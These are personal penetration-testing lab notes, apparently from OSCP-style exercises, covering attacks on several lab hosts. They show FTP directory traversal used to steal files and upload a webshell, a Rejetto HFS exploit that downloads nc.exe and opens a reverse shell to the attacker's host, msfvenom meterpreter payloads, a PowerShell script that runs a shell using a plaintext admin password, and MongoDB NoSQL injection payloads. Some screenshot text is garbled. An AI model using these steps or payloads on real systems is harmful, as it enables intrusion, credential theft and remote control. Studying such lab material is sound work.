    tp          0 Sep 23 2015 Shared
148992 tp 148992 Feb 22 1999 UNWISE.EXE

Next let's consider the HTTP(?) vulnerabilities.
on for directory list.
    tp          0 Apr 23 00:38 .
    tp          0 Apr 23 00:38 .
    tp          0 Sep 23 2015 ComPlus Application
    tp          0 Sep 23 2015 Femitter
    tp          0 Sep 23 2015 Fichiers communs
    tp          0 Sep 23 2015 Internet Explorer
    tp          0 Sep 23 2015 Messenger
    tp          0 Sep 23 2015 microsoft frontpage
    tp          0 Dec 12 2014 MiniShare
    tp          0 Sep 23 2015 Movie Maker
    tp          0 Sep 23 2015 MSN
    tp          0 Sep 23 2015 MSN Gaming Zone
    tp          0 Sep 23 2015 NetMeeting
    tp          0 Sep 23 2015 Online Services
    tp          0 Sep 23 2015 Outlook Express
    tp          0 Sep 23 2015 Services en ligne
    tp          0 Apr 23 00:38 tmp
    tp          0 Sep 23 2015 VMware
    tp          0 Sep 23 2015 Windows Media Play
    tp          0 Sep 23 2015 Windows NT
    tp          0 Sep 23 2015 xerox
```

```

ftp> pwd
257 "/C:/Program Files/Femitter/Shared" is current directory.
ftp> mkdir hi
550 '/C:/Program Files/Femitter/Shared/hi': can't create directory.
ftp> cd Upload
250 CWD command successful. "/C:/Program Files/Femitter/Shared/Upload" is cu
ftp> mkdir hi
257 '/C:/Program Files/Femitter/Shared/Upload/hi': directory created.
ftp> ls
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw- 1 ftp      ftp          0 Apr 23 00:38 .
drw-rw-rw- 1 ftp      ftp          0 Apr 23 00:38 ..
drw-rw-rw- 1 ftp      ftp          0 Apr 23 00:38 hi
-rw-rw-rw- 1 ftp      ftp          28 Dec 26 2006 uploaded.txt
226 File sent ok
ftp> mkdir ../../tmp
257 '/C:/Program Files/Femitter/Shared/Upload/../../tmp': directory creat
ftp> ls ../../
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 .
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 ..
-rw-rw-rw- 1 ftp      ftp          48 Nov 01 2010 buy.url
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 Configs
-rwxrwxrwx 1 ftp      ftp          1095168 Nov 01 2010 fem.exe
-rw-rw-rw- 1 ftp      ftp          2145 Sep 23 2015 INSTALL.LOG
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 Logs
-rw-rw-rw- 1 ftp      ftp          59904 Nov 01 2010 manual.chm
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 Shared
-rwxrwxrwx 1 ftp      ftp          148992 Feb 22 1999 UNWISE.EXE
226 File sent ok
ftp> ls ../../
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 .
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 ..
-rw-rw-rw- 1 ftp      ftp          48 Nov 01 2010 buy.url
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 Configs
-rwxrwxrwx 1 ftp      ftp          1095168 Nov 01 2010 fem.exe
-rw-rw-rw- 1 ftp      ftp          2145 Sep 23 2015 INSTALL.LOG
drw-rw-rw- 1 ftp      ftp          0 Sep 23 2015 Logs

```

Links to look at :

<https://github.com/danielklim/r00tz2017>

The ftp is in French

```
00 Port command successful.  
150 Opening data connection for remote:  
426 Connection closed; Cannot create file "C:\Program Files\Femitter\Shared\Upload\remote:".  
Syntaxe du nom de fichier, de r pertoire ou de volume incorrecte.  
5506 bytes sent in 0.00 secs (119.3393 MB/s)  
ftp> put /root/Desktop/webserver/shell1.php remote: ../../Shared/Upload/  
local: /root/Desktop/webserver/shell1.php remote: remote:  
200 Port command successful.  
150 Opening data connection for remote:  
426 Connection closed; Cannot create file "C:\Program Files\Femitter\Shared\Upload\remote:".  
Syntaxe du nom de fichier, de r pertoire ou de volume incorrecte.  
5506 bytes sent in 0.00 secs (164.0916 MB/s)
```

But cannot get the above is weird right ??

So Ran this dotdotpwn and it worked, to re do the command and use the tool to drop a payload:

```
dotdotpwn -h 10.11.1.125 -m ftp -t 300 -f boot.ini -s- q- k timeout
```

ET ../../boot.ini <- VULNERABLE!

[*] GET ../../boot.ini <- VULNERABLE!

[*] GET ../../..../boot.ini <- VULNERABLE!

[*] GET ../../..../..../boot.ini <- VULNERABLE!

[*] Testing Path: ..\boot.ini

[*] Testing Path: ..\..\boot.ini

[*] GET ..\..\..\boot.ini <- VULNERABLE!

[*] GET ..\..\..\..\boot.ini <- VULNERABLE!

[*] GET ..\..\..\..\..\boot.ini <- VULNERABLE!

We can upload stuff to the Upload folder example :

257 "/C:/Program Files/Femitter/Shared" is current directory.

ftp> ls

---> TYPE A

200 Type set to A.

---> PORT 10,11,0,72,231,223

200 Port command successful.

---> LIST

150 Opening data connection for directory list.

```
drw-rw-rw- 1 ftp    ftp      0 Apr 23 16:36 .
drw-rw-rw- 1 ftp    ftp      0 Apr 23 16:36 ..
-rwxrwxrwx 1 ftp    ftp      73802 Apr 23 16:36 hi.exe
-rw-rw-rw- 1 ftp    ftp      11164 Dec 26 2006 house.jpg
-rw-rw-rw- 1 ftp    ftp      920 Jan 03 2007 index.htm
drw-rw-rw- 1 ftp    ftp      0 Apr 23 16:43 Upload
```

226 File sent ok

ftp> cd Upload

---> CWD Upload

250 CWD command successful. "/C:/Program Files/Femitter/Shared/Upload" is current directory.

ftp> put /root/Desktop/shell.php C:tphp21meter.php

local: /root/Desktop/shell.php remote: C:tphp21meter.php

---> TYPE I

200 Type set to I.

---> PORT 10,11,0,72,176,115

200 Port command successful.

---> STOR C:tphp21meter.php

150 Opening data connection for C:tphp21meter.php.

#####

226 File received ok

30089 bytes sent in 0.00 secs (52.1729 MB/s)

```
ftp>
```

All we need to do this : C:tphp21meter.php
So put "C:" in the upload folder

```
msf exploit(windows/http/minishare_get_overflow) > options
```

```
nmap -sT -p123 -sV 10.11.1.125
```

Look for port 123 open

So the exploit is correct but you need to see the payload is not reverse it
doesn't connect back to your self! It will just be blocked so use 123 or 21 to do
post exploit to find out stuff :)

After connecting to FTP port 123 tcp is opened up , pro tip if we do not have
much ports open do another port scan after connecting to a certain port .

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-25 14:53 BST
Nmap scan report for 10.11.1.125
Host is up (0.056s latency).

PORT      STATE SERVICE
123/tcp    open  ntp
MAC Address: 00:50:56:89:0C:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
root@kali:~/Downloads/lab-connection(1)# nmap -p123 10.11.1.125

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-25 14:56 BST
Nmap scan report for 10.11.1.125
Host is up (0.056s latency).

PORT      STATE SERVICE
123/tcp    open  ntp
MAC Address: 00:50:56:89:0C:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.54 seconds
root@kali:~/Downloads/lab-connection(1)# nmap -p123 10.11.1.125

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-25 14:56 BST
Nmap scan report for 10.11.1.125
Host is up (0.10s latency).

PORT      STATE SERVICE
123/tcp    open  ntp
MAC Address: 00:50:56:89:0C:26 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
root@kali:~/Downloads/lab-connection(1)#[
```

<https://www.offensive-security.com/metasploit-unleashed/windows-post-gather-modules/>

<http://hackingandsecurity.blogspot.co.uk/2017/09/oscp-windows-post-exploitation.html>

So it looks to be that the machine open port 123 UDP and not TCP which the metasploit module is written in! In order to use the exploit I would need to take the exploit and modify it and then lunch it!

A standalone exploit on exploit-db . I took advantage of the directory traversal and managed to get the proof.txt

Few tips for windows directory, if it is Documents and settings you can use :
/Docume~1

```
drw-rw-rw- 1 ftp     ftp      0 Sep 26 2015 Python27
drw-rw-rw- 1 ftp     ftp      0 Sep 26 2015 temp
drw-rw-rw- 1 ftp     ftp      0 Apr 19 2016 WINDOWS
226 File sent ok
ftp> get ../../boot.ini /tmp/boot.ini
local: /tmp/boot.ini remote: ../../boot.ini
200 Port command successful.
150 Opening data connection for ../../boot.ini.
226 File sent ok
211 bytes received in 0.42 secs (0.4951 kB/s)
ftp> ls ../../Docume~1/Administrateur/
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw- 1 ftp     ftp      0 Dec 13 2014 .
drw-rw-rw- 1 ftp     ftp      0 Dec 13 2014 ..
drw-rw-rw- 1 ftp     ftp      0 Sep 26 2015 .idlerc
drw-rw-rw- 1 ftp     ftp      0 Sep 24 2015 Bureau
drw-rw-rw- 1 ftp     ftp      0 Sep 23 2015 Cookies
dr--r--r-- 1 ftp     ftp      0 Sep 23 2015 Favoris
dr--r--r-- 1 ftp     ftp      0 Sep 23 2015 Menu D?marrer
dr--r--r-- 1 ftp     ftp      0 Sep 23 2015 Mes documents
226 File sent ok
ftp> ls ../../Docume~1/Administrateur/Cookies/
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw- 1 ftp     ftp      0 Sep 23 2015 .
drw-rw-rw- 1 ftp     ftp      0 Sep 23 2015 ..
-rw-rw-rw- 1 ftp     ftp      16384 Apr 24 19:04 index.dat
226 File sent ok
ftp> get ../../Docume~1/Administrateur/Cookies/index.dat /tmp/index.dat
local: /tmp/index.dat remote: ../../Docume~1/Administrateur/Cookies/index.dat
200 Port command successful.
150 Opening data connection for ../../Docume~1/Administrateur/Cookies/index.dat.
226 File sent ok
16384 bytes received in 20.91 secs (0.7650 kB/s)
ftp> ls ../../Docume~1/Administrateur/Bureau/
200 Port command successful.
150 Opening data connection for directory list.
drw-rw-rw- 1 ftp     ftp      0 Sep 24 2015 .
drw-rw-rw- 1 ftp     ftp      0 Sep 24 2015 ..
-rw-rw-rw- 1 ftp     ftp      694 Sep 23 2015 MiniShare.lnk
-rw-rw-rw- 1 ftp     ftp      32 Sep 24 2015 proof.txt
226 File sent ok
ftp> ls
```

Dae9aad6636a1c2c330b435e5d1f8120

Proof.txt



Betheny -50

17 May 2018

17:18

NMAP result

The machine is running drupal, I am scanning it using CMSMAP:

Git clone <https://github.com/Dionach/CMSmap.git>

The point is to finger print the drupal then find the correct version and exploit it simple
So google for drupal enumeration version

```
VBox root@kali: ... × root@kali: ...
vsAc [v] Checking Headers ...
. [I] Server: Microsoft-IIS/8.5
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
/VBox [L] Robots.txt Found: http://10.11.1.50/robots.txt
Addi [I] CMS Detection: Drupal
p [I] Drupal Version: 7.28
[H] Drupal Vulnerable to SA-CORE-2014-005
[v] Searching Core Vulnerabilities for version 7.35
[-] Enumerating Drupal Usernames via "Views" Module...
[-] Enumerating Drupal Usernames via "Blog" Module...
c [I] Autocomplete Off Not Found: http://10.11.1.50/?q=user
[-] Drupal Default Files:
[I] http://10.11.1.50/README.txt Wastebasket
[I] http://10.11.1.50/INSTALL.mysql.txt
[I] http://10.11.1.50/MAINTAINERS.txt
6 [I] http://10.11.1.50/profiles/standard/translations/README.txt
[I] http://10.11.1.50/profiles/minimal/translations/README.txt
[I] http://10.11.1.50/INSTALL.pgsql.txt
[I] http://10.11.1.50/UPGRADE.txt
[I] http://10.11.1.50/CHANGELOG.txt
3 [I] http://10.11.1.50/INSTALL.sqlite.txt
[I] http://10.11.1.50/LICENSE.txt
[I] http://10.11.1.50/INSTALL.txt
[I] http://10.11.1.50/COPYRIGHT.txt
[I] http://10.11.1.50/modules/README.txt
[I] http://10.11.1.50/modules/simpletest/files/README.txt
[I] http://10.11.1.50/modules/simpletest/files/javascript-1.txt
[I] http://10.11.1.50/modules/simpletest/files/php-1.txt
[I] http://10.11.1.50/modules/simpletest/files/sql-1.txt
[I] http://10.11.1.50/modules/simpletest/files/html-1.txt
[I] http://10.11.1.50/modules/simpletest/tests/common_test_info.txt
[I] http://10.11.1.50/modules/filter/tests/filter.url-output.txt
[I] http://10.11.1.50/modules/filter/tests/filter.url-input.txt
[I] http://10.11.1.50/modules/search/tests/UnicodeTest.txt
[I] http://10.11.1.50/themes/README.txt
```

Run full NMAP when I get home

Also try the exploit/windows/dceerpc/ms03_026_dcom

So the use of the nmap was just taking ages so I used another tool called unicorn :

Command to use :

```
unicornscan 10.11.1.50 -p 1-65000 -v
```

So the results were that it found the below ports :

```

root@kali:~# unicornscan 10.11.1.50 -p 1-65000 -v
adding 10.11.1.50/32 mode 'TCPscan' ports `1-65000` pps 300
using interface(s) tap0
scanning 1.00e+00 total hosts with 6.50e+04 total packets, should take a lit
Actions
sender statistics 297.6 pps with 65000 packets sent total
listener statistics 130 packets received 0 packets dropped and 0 interface errors
TCP open http[ 80] from 10.11.1.50 ttl 128
TCP open epmap[ 135] from 10.11.1.50 ttl 128
TCP open netbios-ssn[ 139] from 10.11.1.50 ttl 128
TCP open unknown[ 9505] from 10.11.1.50 ttl 128
TCP open unknown[49155] from 10.11.1.50 ttl 128
time: 5/17/2018 4:45:57
root@kali:~# e: (337 days) 08:58:11

```

Login in with port 9505 I got a login page

Name .extension	Size	Timestamp	Hits
7z920-x64.msi	1.31 MB	11/15/2014 4:37:20 AM	0
Dog_Names.txt	392B	11/14/2014 9:11:11 AM	1
Holiday_Locations.txt	171B	11/14/2014 9:08:07 AM	1
OoO_2.3.0_Win32Intel_install_wJRE_en-US_inst.exe	752.30 KB	11/9/2014 4:02:59 AM	0

Enumerate the below for privileged escalation

So its running rejetto hfs 2.x

Poc

<https://warroom.securestate.com/building-a-vulnerable-box-rejetto-hfs/>

Enumerate for rejetto hfs 2.2.x ..

So after finding the script 39161.py

//We listen on port 443

```

root@kali:~/Documents/1.50# nc -nvlp 443

```

I had to modify it to get it to work, ran it about 4 times before working.

```
root@kali:~/Documents/1.50# python 39161.py 10.11.1.50 9505
root@kali:~/Documents/1.50# python 39161.py 10.11.1.50 9505
root@kali:~/Documents/1.50# msfvenom -p windows/meterpreter/reverse_tcp -l python -f py -a x86 --platform windows --os ArchLinux --arch x86 --payload windows/meterpreter/reverse_tcp --auxiliary反弹载荷
```

I did try to get a shell using SMB download via a LFI but there was no luck it would execute it and reach it out to my server but it wouldn't run it maybe UCL ?

The python script grabs a "nc.exe" from my webserver and then run it as " nc.exe -e cmd.exe 10.11.0.72 443 "

We need to modify it to include out LPORT and LHOST

//the python script grabs "nc.exe" which is in the windows-binaries in kali

```
root@kali:~/Documents/1.50# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.11.1.50 - - [19/May/2018 08:39:43] "GET /nc.exe HTTP/1.1" 200 -
10.11.1.50 - - [19/May/2018 08:39:43] "GET /nc.exe HTTP/1.1" 200 -
10.11.1.50 - - [19/May/2018 08:39:43] "GET /nc.exe HTTP/1.1" 200 -
```

Enumeration time :

```
C:\HFS>type log.bat          exploitdb/platforms/W
type log.bat
@echo off
net user behnam behnam /add

C:\HFS>log.bat              AfroThundr3007730
log.bat
System error 5 has occurred. https://gist.github.com/Afro
Access is denied.           Thundr3007730/cve-20
                           here: https://www.exploit-db

C:\HFS>                      Hack the Box Optim
                           https://anotsodev.wordpress
                           29 Oct 2017 - Rejetto HTTP
                           windows/remote/39161.py.

C:\HFS>whoami               Legislative Index an
whoami
bethany2\bethany             https://books.google.co.uk/
                           1975 - Law

C:\HFS>password
```

After trying multiple times I did not manage to get my powershell reverse shell to work after multiple attempts.

While enumerating I saw that user alice was part of the administrators group , going back to the webpage where it says I am helping "Alice"

```

C:\Users\Public>powershell -ExecutionPolicy Bypass -Command & { c:\osetool.ps1
powershell -ExecutionPolicy Bypass -command "& { . C:\Users\public\powershell.ps1 }"
msfvenom -l

C:\Users\Public>

C:\Users\Public>net user alice
net user alice
User name          alice
Full Name
Comment
User's comment
Country/region code 000 (System Default)
Account active     Yes    Windows
Account expires    Never
Password last set  6/2/2016 12:43:40 AM
Password expires   Never
Password changeable 6/2/2016 12:43:40 AM
Password required   No
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon         5/19/2018 6:17:17 AM
Logon hours allowed All
Local Group Memberships *Administrators
Global Group memberships *None
The command completed successfully.    ASP

C:\Users\Public> msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.162 LPORT=443 -o C:\Users\Public\nc.exe

```

The below code was used to use powershell as alice and run nc.exe with her priviledge rights and get a shell back . I have tried to play with the filepath to get my shell working but failed.. I need to investigate on it .

//NOTE: The use of any other port was blocked by the firewall so I had to use a allowed port 443

```

$username = 'alice'
$password = 'aliceishere'
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential
$username, $securePassword
Start-Process -FilePath C:\Users\Public\nc.exe -NoNewWindow -Credential
$credential -ArgumentList ("10.11.0.162","443","-e","cmd.exe") -
WorkingDirectory C:\Users\Public

```

```
//to run the script that I downloaded over from my Kali machine  
powershell -ExecutionPolicy ByPass -command "& { . C:\Users\public\powershell.ps1; }"
```

```
5 File(s) 760,126 bytes  
7 Dir(s) 14,388,527,104 bytes free  
C:\Users\Public>rm powershell.ps1  
rm powershell.ps1  
'rm' is not recognized as an internal or external command,  
operable program or batch file.  
C:\Users\Public>del powershell.ps1  
del powershell.ps1  
C:\Users\Public> copy \\10.11.0.162\ROPN0P\powershell.ps1  
copy \\10.11.0.162\ROPN0P\powershell.ps1  
1 file(s) copied.  
C:\Users\Public>powershell -ExecutionPolicy ByPass -command "& { . C:\Users\public\powershell.ps1; }"  
powershell -ExecutionPolicy ByPass -command "& { . C:\Users\public\powershell.ps1; }"  
C:\Users\Public>
```

Started a listener on my machine and got connection through my self

```
//so managed to login as Alice and got proof
```

```
cd Desktop

C:\Users\alice\Desktop>dir /a
dir /a
Volume in drive C is HDD
Volume Serial Number is 1A99-B9E3

Directory of C:\Users\alice\Desktop\alice'
01/19/2016  10:19 PM    <DIR>    ePassword = ConvertTo-SecureString $password
01/19/2016  10:19 PM    <DIR>    ntial = New-Object System.Management.Automation.PSDesiredStateConfiguration
07/20/2015  08:29 PM    Start-Process 282 desktop.ini
02/27/2015  05:33 PM    \Public      proof.txt
                           35 proof.txt
                           2 File(s)       317 bytes
                           2 Dir(s)   14,388,539,392 bytes free

C:\Users\alice\Desktop>type proof.txt
type proof.txt
1f1f1eb58e44d5d24e44070b3b29c0d5

C:\Users\alice\Desktop>whoami
whoami
bethany2\alice

C:\Users\alice\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix . . .
Link-local IPv6 Address . . . . . : fe80::254e:a239:8304:e212%6
IPv4 Address . . . . . : 10.11.1.50
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.11.1.220

Tunnel adapter isatap.{1C456335-67E9-49BD-8248-B04EB0C26A3F}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . .

C:\Users\alice\Desktop>
```

t input to this VM, move the mouse pointer inside or press Ctrl+G.

//Failed commands to run

```
C:\Windows\System32\runas.exe /env /noprofile /user:alice
"c:\users\public\nc.exe -nc 10.11.0.162 4444 -e cmd.exe"
```

//doesn't work

```
C:\>psexec64 \\Bethany2 -u Test -p test -h "c:\users\public\nc.exe -nc  
192.168.1.10 4444 -e cmd.exe"
```

//Creating powershell script

```
msfvenom -p windows/powershell_reverse_tcp LHOST=10.11.0.162 LPORT=448 -f raw > shell1.ps1
```

//Metasploit payload :
windows/powershell_reverse_tcp

//Executing the powershell

```
powershell -ExecutionPolicy Bypass -File shell1.ps1
```

TRYING WITH .EXE

//The use of .exe reverse shell to get a connection back

//Currently trying to execute a reverse shell ".exe" with powershell

//Created the meterpreter .exe and moved it across

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.72 LPORT=443 -f exe > shell.exe
```

```
Copy \\10.11.0.72\ROPNOP\shell.exe
```

//Created a powershell.ps1 which contains how to execute shell.exe

```
$username = 'alice'  
$password = 'aliceishere'  
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force  
$credential = New-Object System.Management.Automation.PSCredential  
$username, $securePassword  
Start-Process -FilePath C:\Users\Public\shell.exe -NoNewWindow -Credential  
$credential -WorkingDirectory C:\Users\Public
```

This part was changed to just include the path of the shell.exe

MAKE SURE THE LOCATION OF THE SHELL.EXE is the same as the script!!

//how to execute the powershell.ps1

```
powershell -ExecutionPolicy ByPass -command "& { . C:\Users\public\powershell.ps1; }"
```

We got a shell back and got the proof

The screenshot shows a terminal window with several command-line sessions:

- Session 1 (Left):** A file copy operation from a network share to the local machine.
- Session 2 (Left):** Directory listing and file operations on drive C.
- Session 3 (Left):** Directory listing of C:\Users\Public.
- Session 4 (Left):** File statistics for various files in the Public directory.
- Session 5 (Left):** PowerShell command to bypass execution policy.
- Session 6 (Right):** An "ispell-dicts-list.txt" file containing a list of cities and their coordinates.
- Session 7 (Bottom Left):** Another PowerShell command to bypass execution policy.
- Session 8 (Bottom Right):** An msfvenom command to generate a payload for Windows meterpreter reverse TCP.

```

[*] Started reverse TCP handler on 10.11.0.72:443
^C[-] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.11.0.72:443
[*] Sending stage (179779 bytes) to 10.11.1.50
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.11.0.72:443 -> 10.11.1.50:49834) at 2018-05-19 09:17:21 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > shell
Process 3816 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved./x86/shel

C:\Users\Public>whoami
whoami
bethany2\alice

C:\Users\Public>dir
dir
Volume in drive C is HDD

```

msfvenom -p windows/meterpreter/reverse_tcp

Web Payloads

PHP

msfvenom -p php/meterpreter/reverse_tcp

```

C:\Users>cd Alice
cd Alice
Most Visited Getting Started
C:\Users\alice>cd Desktop
cd Desktop
C:\Users\alice\Desktop>type proof.txt
type proof.txt
1f1fleb58e44d5d24e44070b3b29c0d5

C:\Users\alice\Desktop>whoami
whoami
bethany2\alice

C:\Users\alice\Desktop>ipconfig
ipconfig
'ipconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\alice\Desktop>ipconfig
ipconfig
Windows IP Configuration

```

msfvenom -p linux/x86/meterpreter/reverse_tcp

List payloads

Binaries

Linux

msfvenom -p osx/x86/shell_reverse_tcp

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix	Web Payloads
Link-local IPv6 Address	: fe80::5887:835b:38af:a46c%6
IPv4 Address	: P10.11.1.50
Subnet Mask	: 255.255.0.0
Default Gateway	: 10.11.1.220

Tunnel adapter isatap.{1C456335-67E9-49BD-8248-B04EB0C26A3F}:

Media State	: Media disconnected
Connection-specific DNS Suffix	

C:\Users\alice\Desktop>

msfvenom -p windows/meterpreter/reverse_tcp

NOTES:

Run the above as powershell.sp1
And run it with another

HUmble

25 April 2018
17:26

Remember of the nc -k command

Host is up, received arp-response (0.48s latency).

Not shown: 996 closed ports

Reason: 996 resets

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 6.0p1 Debian 4 (protocol 2.0)
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.2.22 ((Debian)) out of date
111/tcp	open	rpcbind	syn-ack ttl 64	2-4 (RPC #100000)
443/tcp	open	ssl/http	syn-ack ttl 64	Apache httpd 2.2.22 ((Debian))

MAC Address: 00:50:56:89:50:AC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Look at the SSL of the apache :)

So saying the above has given me some clues, the <http://10.11.1.237/webdav> requires authentication , the password might be in the test file, the username is test.This can be our way into the machine .

The way to connect to the webdav :

cadaver <http://10.11.1.237/webdav>

The use of the tool davtest scans for any open DAV

```
root@kali:/tmp# davtest -url http://10.11.1.237/webdav
*****
```

Testing DAV connection

```
OPEN    FAIL: http://10.11.1.237/webdav Unauthorized. Basic realm="webdav"
```

```
root@kali:/tmp# davtest -url https://10.11.1.237/web1/web
```

```
*****
```

Testing DAV connection

OPEN FAIL: <https://10.11.1.237/web1/web> The URL "<https://10.11.1.237/web1/web/>" is not DAV enabled or not accessible.

```
root@kali:/tmp# davtest -url https://10.11.1.237/web1
```

```
*****
```

Testing DAV connection

OPEN FAIL: <https://10.11.1.237/web1> The URL "<https://10.11.1.237/web1/>" is not DAV enabled or not accessible.

```
root@kali:/tmp# davtest -url https://10.11.1.237
```

```
*****
```

Can we pass the password file to the authentication page ? We cannot crack it ..

The web1/passwd.dev

The <http://10.11.1.237/webdev> exist and requires login

Nxt : read about passing the hash of passwd.dav

The use of the tool NOSQLMAP can be used by only if port 27017 is open which is currently not..

Read this for cheat sheet injection

https://www.google.com/search?q=NoSQL+injection+cheat+sheet&client=firefox-b-ab&source=lnms&tbo=isch&sa=X&ved=0ahUKEwili7TrtjaAhUKBsAKHdeGCFkQ_AUICigB&biw=1376&bih=691#imgrc=BJw4caBtjn8T_M:

dirb :

Found : /web1 (Status: 301)

<https://10.11.1.237/web1/passwd.dav>

test:\$apr1\$GDBY7mKy\$otQYfmnQX8zRGXW96Y6ff0 -try to crack it

Found : /test (Status: 200) / <https://10.11.1.237/cgi-bin/mongo/2.2.3/dbparse.py>
a london garage DB

we crash it using ';#

using python 2.7.3 /usr/bin/python we have found an exploit for this :
exploit/linux/misc/mongod_native_helper but we need to open up the port 27017!

TRY TO OPEN THE PORT WHICH IS FILTER NOW

pymongo exploit verion 2.2.3

this is our exploit! look at nmap mongo
mongodb-brute.nse
mongodb-info.nse
They all have to have port 27017 open try to open it

read this and understand the mongo db :

view-source:<https://10.11.1.237/cgi-bin/mongo/2.2.3/dbparse.py>

Also look at the below stuff on how it works :

<https://www.exploit-db.com/exploits/24947/>
<https://blog.rapid7.com/2016/07/28/pentesting-in-the-real-world-going-bananas-with-mongodb/>
<https://blog.scrt.ch/2013/03/24/mongodb-0-day-ssji-to-rce/>
<https://10.11.1.237/cgi-bin/mongo/2.2.3/dbparse.py>
<https://www.youtube.com/watch?v=lcO1BTNh8r8>
https://security.stackexchange.com/questions/83231/mongodb-nosql-injection-in-python-code?utm_medium=organic&utm_source=google&utm_campaign=google rich qa

<file:///usr/local/lib/python2.7/dist-packages/pymongo/helpers.py> ---> python exploit

//stuff about mongoDB

the default ports are 27017, 28017 , 27080

found : /manual (Status: 301)

found : /index (Status: 200)

Found : /index.html (Status: 200) waste of time

//nmap

```
leted NSE at 15:44, 1.31s elapsed
Initiating NSE at 15:44
Completed NSE at 15:44, 0.30s elapsed
Nmap scan report for 10.11.1.237
Host is up, received arp-response (0.15s latency).
Not shown: 65528 closed ports
Reason: 65528 resets
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh   syn-ack ttl 64 OpenSSH 6.0p1 Debian 4 (protocol 2.0)
80/tcp    open  http  syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind syn-ack ttl 64 2-4 (RPC #100000)
443/tcp   open  ssl/http syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
27017/tcp filtered mongod no-response
28017/tcp filtered mongod no-response
43890/tcp open  status  syn-ack ttl 64 1 (RPC #100024) ---->>> check this
MAC Address: 00:50:56:89:50:AC (VMware)
```

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

';alert("hell");CompanyName='

';sleep(50000);CompanyName='

';require('child_process').spawn('ls', ['-lh', '/usr']);CompanyName='

```
';return(true);var%20c='

';return(db.getCollectionNames().length == 1);var%20c='

return(db.getCollectionNames().length == 1)

var query= 'asdf';sleep(10);var c='asdf';

';return;C='

// has results
';return(true);CompanyName='

// has no results
';return(false);CompanyName='

// look for number of collections
';return(db.getCollectionNames().length > 1);CompanyName='
';return(db.getCollectionNames().length < 10);CompanyName='
';return(db.getCollectionNames().length < 5);CompanyName='
';return(db.getCollectionNames().length == 3);CompanyName='

// find length of each collection name
';return(db.getCollectionNames()[0].length ===3 );CompanyName='
';return(db.getCollectionNames()[1].length ===3 );CompanyName='

3 collections
* 7char name
* 14char name london_garages
* 13char name

// find name letter by letter
';return(db.getCollectionNames()[1][0] == 'a');CompanyName='
```

```
';return(db.getCollectionNames()[1][1] == 'a');CompanyName='
';return(db.getCollectionNames()[1][2] == 'a');CompanyName='

';alert("hell");CompanyName='

';sleep(50000);CompanyName='

';require('child_process').spawn('ls', ['-lh', '/usr']);CompanyName='

';return(true);var%20c='

';return(db.getCollectionNames().length == 1);var%20c='

return(db.getCollectionNames().length == 1)

var query= 'asdf';sleep(10);var c='asdf';

';return;C='

// has results
';return(true);'
// has no results
';return(false);'

// look for number of collections
';return(db.getCollectionNames().length > 1);'
';return(db.getCollectionNames().length < 10);'
```

```
';return(db.getCollectionNames().length < 5);'  
';return(db.getCollectionNames().length == 3);'  
  
// find length of each collection name  
';return(db.getCollectionNames()[0].length ===3 );'  
';return(db.getCollectionNames()[1].length ===3 );'  
  
3 collections  
* 7char name  
* 14char name london_garages  
* 13char name  
  
';return(db.getCollectionNames()[1] === 'london_garages' );'  
  
// find name letter by letter  
';return(db.getCollectionNames()[0][0] == 'a');'  
';return(db.getCollectionNames()[1][1] == 'a');'  
';return(db.getCollectionNames()[1][2] == 'a');'  
  
//so we know the that the collection database is test_database so we are looking for other ones
```

```
dbparse.py?Parm1='| |(tojsononeline(db.system.find())[0]=='u')|'
```

```
root@humble:/tmp/kernelpop-master# cd /root  
lcd /root  
root@humble:/root# s  
ls  
proof.txt  
root@humble:/root# cat proof.txt  
cat proof.txt  
c3b6c8cf0a9eb0905404b2f9a1468d9
```

root@humble:/root#

So we have found that there is a vulnerability in the mongodb nosql form, the vuln was in the \$where clause statement . This was exploited by doing a nosql injection . The vuln was exploited by simply doing an :

';sleep(50000);CompanyName='

